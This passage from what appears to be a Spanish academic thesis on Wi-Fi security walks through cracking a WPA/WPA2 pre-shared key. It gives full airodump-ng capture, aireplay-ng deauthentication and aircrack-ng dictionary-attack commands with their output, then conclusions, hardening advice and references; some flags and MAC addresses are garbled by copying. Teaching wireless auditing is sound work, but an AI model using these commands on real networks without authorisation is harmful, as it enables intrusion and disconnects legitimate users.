wifi0      no wireless extensions.

eth0       no wireless extensions.

ath0       IEEE 802.11g  ESSID:""  Nickname:""
           Mode:Monitor  Frequency:2.452 GHz  Access Point:
00:0F:B5:88:AC:82
           Bit Rate:0 kb/s  Tx-Power:18 dBm  Sensitivity=0/3
           Retry:off  RTS thr:off  Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality=0/94  Signal level=-95 dBm  Noise level=-95
dBm
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

En la respuesta de arriba se puede observar que ath0 está en modo monitor, en la frecuencia 2.452GHz que es el canal 9 y el punto de acceso demuestra el MAC address del dispositivo inalámbrico. Solamente los drivers madwifi-ng muestran la MAC address de la tarjeta en el campo del *AP*, otros drivers no lo hacen. Es importante confirmar toda esta información antes de proceder, si no los pasos siguientes no trabajarán correctamente.

6.4.3 Paso 2 - Comenzar airodump-ng para recoger el handshake de la autenticación

El propósito de este paso es tener *airodump-ng* funcionando para capturar el *handshake* de la autenticación de 4 vías para el *AP* en que estamos interesados. Ejecutar el comando:

Figura 47. Utilización del comando airodump

```
airodump-ng -c 9 - -bssid  
00:14:6C:7E:40:80 -w psk ath0
```

Donde:

- - c 9 es el canal para la red inalámbrica.

- - - bssid 00:14: 6C: 7E: 40: 80 es la MAC address del punto de acceso. Esto elimina tráfico extraño.
- - w psk es el prefijo del nombre del archivo que contendrá el IVs.
- ath0 es el nombre del interfaz.

Importante: No utilizar la opción “- - ivs”. Ya que solamente se deben capturar los paquetes llenos.

Aquí se muestra como parecería si un cliente inalámbrico está conectado con la red:

Figura 48. Salida a pantalla del comando airodump con clientes conectados

```

CH 9 ][ Elapsed: 4 s ][ 2007-03-24 16:58
  BSSID          PWR RXQ Beacons   #Data, #/s  CH  MB  ENC
CIPHER AUTH ESSID
  00:14:6C:7E:40:80  39 100     51     116   14   9  54  WPA2 CCMP
PSK teddy

  BSSID          STATION          PWR  Lost  Packets  Probes
  00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2  35    0    116

```

Aquí se muestra como parecería si ningún cliente inalámbrico está conectado con la red:

Figura 49. Salida a pantalla del comando airodump sin clientes conectados

```
CH 9 ][ Elapsed: 4 s ][ 2007-03-24 17:51
  BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC
CIPHER AUTH ESSID
  00:14:6C:7E:40:80  39 100    51      0   0   9  54  WPA2
CCMP  PSK  teddy
  BSSID          STATION          PWR  Lost  Packets  Probes
```

6.4.4 Paso 3 - Utilizar aireplay-ng para desautenticar el cliente inalámbrico

Este paso es opcional. Se realiza solamente si se optó por acelerar activamente el proceso. La condición es que debe haber un cliente inalámbrico asociado actualmente al *AP*. Si no hay ningún cliente inalámbrico asociado actualmente al *AP*, pasar al siguiente paso. Es importante decir, que si un cliente inalámbrico aparece luego, se puede retroceder y realizar este paso.

Lo que hace este paso es enviar un mensaje al cliente inalámbrico, indicándole que ya no está asociado al *AP*. El cliente inalámbrico, entonces, esperara reautenticarse con el *AP*. La reautenticacion que genera el *handshake* de 4 vías que estamos interesados en recoger. Este es el que se utilizara para romper la llave pre-compartida WPA/WPA2.

De acuerdo con la salida del comando *airodump-ng* en el paso anterior, se determina al cliente que está conectado actualmente. Se necesita la MAC address para continuar.

Abrir otra sesión de la consola e ingresar el comando:

Figura 50. Uso del comando aireplay para lanzar ataque de desautenticación

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0
```

Donde:

- -0 indica desautenticar de los medios
- 1 es el número de los deauths a enviar (se pueden enviar multiples si se desea)
- - 00:14: 6C: 7E: 40: 80 es la MAC address del punto de acceso
- - c 00:0 F: B5: FD: FB: E1 C2 es la MAC address del cliente que desautenticamos
- ath0 es el nombre del interfaz

Esta es la salida que genera el comando:

Figura 51. Salida del comando aireplay, mensaje de desautenticacion

```
11:09:28 Sending DeAuth to station -- STMAC: [00:0F:B5:34:30:30]
```

Con suerte, esto causara que el cliente se reautentique y provea el *handshake* de 4 vías.

NOTA: Los paquetes de la desautenticacion se envían directamente del PC a los clientes. Por lo que se debe estar físicamente bastante cercano a los clientes para que las transmisiones inalámbricas del dispositivo las alcancen.

6.4.5 Paso 4 - Lanzar aircrack-ng para romper la llave pre-compartida

El propósito de este paso es agrietar realmente la llave pre-compartida WPA/WPA2. Para lograrlo, se necesita como entrada un diccionario de palabra. Básicamente, *aircrack-ng* toma cada palabra y prueba si ésta es la llave pre-compartida.

Hay un diccionario pequeño que viene con *aircrack-ng* - "password.lst". Pero es recomendable recolectar mas, estan disponibles en Internet.

Luego, se debe abrir otra sesión de consola e ingresar el comando:

Figura 52: Utilización del comando aircrack

```
aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap
```

Donde:

- W password.lst es el nombre del archivo de diccionario. Recordar especificar la trayectoria llena si el archivo no está situado en el mismo directorio.

Nótese que “*.cap” es la extensión del grupo de archivos que contienen los paquetes capturados. Notar en este caso que utilizamos el comodín * para incluir archivos múltiples.

Esta es la salida que se genera cuando no hay *handshakes* encontrados:

Figura 53. Salida a Pantalla del programa aircrack, handshakes no encontrado

```
Opening psk-01.cap
Opening psk-02.cap
Opening psk-03.cap
Opening psk-04.cap
Read 1827 packets.

No valid WPA handshakes found.
```

Cuando sucede esto, se tiene que hacer de nuevo el paso 3 (desautenticar el cliente inalámbrico) o esperar un poco mas si se esta utilizando el acercamiento pasivo. Al usar el acercamiento pasivo, se debe esperar hasta que un cliente inalámbrico sea autentique al AP.

Esta es la salida típica cuando se encuentran *handshakes*:

Figura 54. Salida a Pantalla del programa aircrack, handshakes encontrado

```
Opening psk-01.cap
Opening psk-02.cap
Opening psk-03.cap
Opening psk-04.cap
Read 1827 packets.

# BSSID          ESSID          Encryption
1 00:14:6C:7E:40:80 teddy          WPA (1 handshake)

Choosing first network as target.
```

En este punto, *aircrack-ng* comenzará a procurar romper la llave pre-compartida. Dependiendo de la velocidad del CPU y del tamaño del diccionario, esto podía tomar un largo plazo, incluso días.

Esta es la salida cuando se consigue romper con éxito la llave pre-compartida:

Figura 55. Salida a pantalla del programa aircrack, con clave encontrada

```
Aircrack-ng 0.8

[00:00:00] 2 keys tested (37.20 k/s)

      KEY FOUND! [ 12345678 ]

Master Key      : CD 69 0D 11 8E AC AA C5 C5 EC BB 59 85 7D 49 3E
                  B8 A6 13 C5 4A 72 82 38 ED C3 7E 2C 59 5E AB FD

Transient Key   : 06 F8 BB F3 B1 55 AE EE 1F 66 AE 51 1F F8 12 98
                  CE 8A 9D A0 FC ED A6 DE 70 84 BA 90 83 7E CD 40
                  FF 1D 41 E1 65 17 93 0E 64 32 BF 25 50 D5 4A 5E
                  2B 20 90 8C EA 32 15 A6 26 62 93 27 66 66 E0 71

EAPOL HMAC     : 4E 27 D9 5B 00 91 53 57 88 9C 66 C8 B1 29 D1 CB
```


CONCLUSIONES

1. La utilización de las redes inalámbricas de área local ha incrementado debido a la facilidad de su implementación y su costo accesible. También debido a la comodidad que para el usuario doméstico y corporativo representa mantener la comunicación sin tener ninguna conexión física (cables de red, teléfono, etc.).
2. Muchas redes inalámbricas se instalan por personas no conscientes del tema de seguridad, por lo que generalmente las redes instaladas son abiertas, exponiendo toda la información que transmiten o convirtiéndolas vulnerables al dejar el equipo con las condiciones de seguridad por defecto.
3. El cifrado WEP resulta inapropiado y obsoleto para un escenario donde se requiera una seguridad eficaz y de alto nivel, debido a que su vulnerabilidad radica en los niveles más bajos de su funcionamiento y lógica de encriptación, por ejemplo en la colisión de valores del vector de inicialización.
4. A pesar de mostrar algunas vulnerabilidades y algunos equipos no lo soporten, WPA2 es la solución más segura para proteger las redes inalámbricas de área local.
5. WPA puede ser considerada como una implementación de seguridad aceptable para todos los dispositivos que no soporten WPA2, sin embargo WPA2 será en un futuro cercano el estándar que brinde mayor seguridad inalámbrica debido a que corrige las debilidades del cifrado WEP, las

vulnerabilidades del estándar IEEE 802.11 y la forma de autenticación de WPA.

RECOMENDACIONES

1. Que todos los dispositivos y equipo inalámbrico sean almacenados en un lugar filtrado y también es recomendable contar con una red tradicional (cableada), ya que los ataques de interceptación o interferencia del medio inalámbrico (radio-frecuencia), así como los ataques de bajo nivel de operación (burla del estándar 802.11, de-asociación falsa, etc.) siguen siendo una amenaza latente para las redes inalámbricas de área local.
2. El cifrado WEP debería de utilizarse solamente en comunicaciones domésticas y donde no se transmita información confidencial crítica, como las comunicaciones corporativas, puesto que este cifrado es completamente vulnerable y relativamente débil, por lo que se recomienda utilizar soluciones de alto nivel como Redes Privadas Virtuales (VPN), cifrado WPA2 y un servidor Radius para la generación de claves, en donde se transmita información crítica.
3. Los routers inalámbricos o puntos de acceso, pueden tener muchos clientes que se conecten a la red, sin embargo, mientras más clientes estén conectados, menor será el rendimiento de la red. El número de clientes recomendado para un Access Point o Router inalámbrico es de 18 a 20 estaciones.
4. El equipo utilizado para las redes inalámbricas de área local generalmente está diseñado para cubrir cierta extensión de un espacio al aire libre, debe considerarse que su utilización en espacios cerrados o medios que limiten una vista directa (contacto en línea recta sin interferencia) entre dos equipos inalámbricos, tendrá como efecto una cobertura menor. También es

necesario que se considere cubrir únicamente el área deseada, pues al extender la señal hasta lugares donde no se requiere puede provocar que extraños escuchen, rastreen y posiblemente ataquen la red.

5. Las redes Wi-Fi funcionan en una frecuencia determinada (2,4 Ghz), y poseen canales de funcionamiento (un total de 11, del 1 al 11). Al igual que las radiofrecuencias de radio, existen interferencias entre frecuencias cercanas. De la misma forma, cuando se instalen más de un Access Point, se recomienda cambiar los canales de funcionamiento, de manera que queden lo más lejanos posibles. Generalmente los Access Point vienen configurados en el canal 1 ó 6.
6. Encriptar datos a nivel de capa de enlace (cifrados WEP, WPA y WPA2) ha sido utilizada como una medida de seguridad común. Lamentablemente esta práctica no asegura la confidencialidad punto a punto. Si se requiere seguridad a nivel de capa de enlace, además de evitarse el uso de WEP, debería implementarse el uso de IEEE 802.11i (WPA2).
7. Implementar VLANs, filtrado de direcciones MAC o eliminación del anuncio del SSID, brindan medidas de seguridad adicional al método de autenticación, pero actualmente existen programas para burlar estas restricciones, por lo que usar estas técnicas no son métodos suficientemente seguros para asegurar una red WLAN.

BIBLIOGRAFÍA

1. **“Aircrack-ng; Suite para auditoría WI-FI; distintos programas”**
www.aircrack-ng.org (febrero 2009)
2. Arbaugh, William. **“An Inductive Chosen Plaintext Attack against WEP / WEP2”** University of Maryland.
<http://www.cs.umd.edu/~waa/attack/v3dcmnt.htm> (marzo 2009)
3. Borisov, Goldberg y Wagner. **“Intercepting Mobile Communications: The Insecurity of 802.11”**. 2005.
<http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf> (julio 2009)
4. **“Clasificación y tipos de ataques contra sistemas de información”**.
<http://www.delitosinformaticos.com/seguridad/clasificacion.shtml> (febrero 2009)
5. Edney John, Arbaugh, William. **“Real 802.11 Security Wi-Fi Protected Access and 802.11i”** Addison Wesley Ed. 2004.
6. **“Enciclopedia Libre, Distintas definiciones”**. <http://wikipedia.org/> (febrero 2009)
7. Fluhrer and McGrew. **“Statistical analysis of the alleged rc4 keystream generator”**. In FSE: Fast Software Encryption, 2000.

8. Fluhrer, Mantin y Shamir. **“Weaknesses in the Key Scheduling Algorithm of RC4”**. 2001. http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf (junio 2009)
9. Guillaume Lehembre. **“Seguridad WI-FI WEP, WPA y WPA2”**. Revista Hackin9 Magazine. No. 1-2006. 2006.
10. He y Mitchell. **“802.11i 4-Way Handshake Analysis”**. 2005.
11. Info@Citel **“Redes Inalámbricas de Banda Ancha”** Boletín electrónico Número 21 - Marzo, 2006.
12. Institute of Electrical and Electronics Engineers - IEEE. **“Wireless LAN medium access control (MAC) and physical layer (PHY) specifications”**. (IEEE Standard 802.11), 1999.
13. Mishra, Arunesh y Arbaugh, William. **“An Initial security analysis of the IEEE 802.1X Standard”** University of Maryland. 2002. <http://www.cs.umd.edu/~waa/1x.pdf> (agosto 2009)
14. Ossman, Michael. **“WEP: Dead Again, Part 1 & Part 2”**. <http://www.securityfocus.com/infocus/1814> (septiembre 2009)
15. **“Seguridad y auditoría Wireless; Portal Web distintos conceptos”** www.seguridadwireless.net (marzo 2009)
16. Siles Peláez, Raúl. **“Análisis de seguridad en la familia de protocolos TCP / IP y sus servicios asociados”**. 1er. Ed. Argentina, 2002.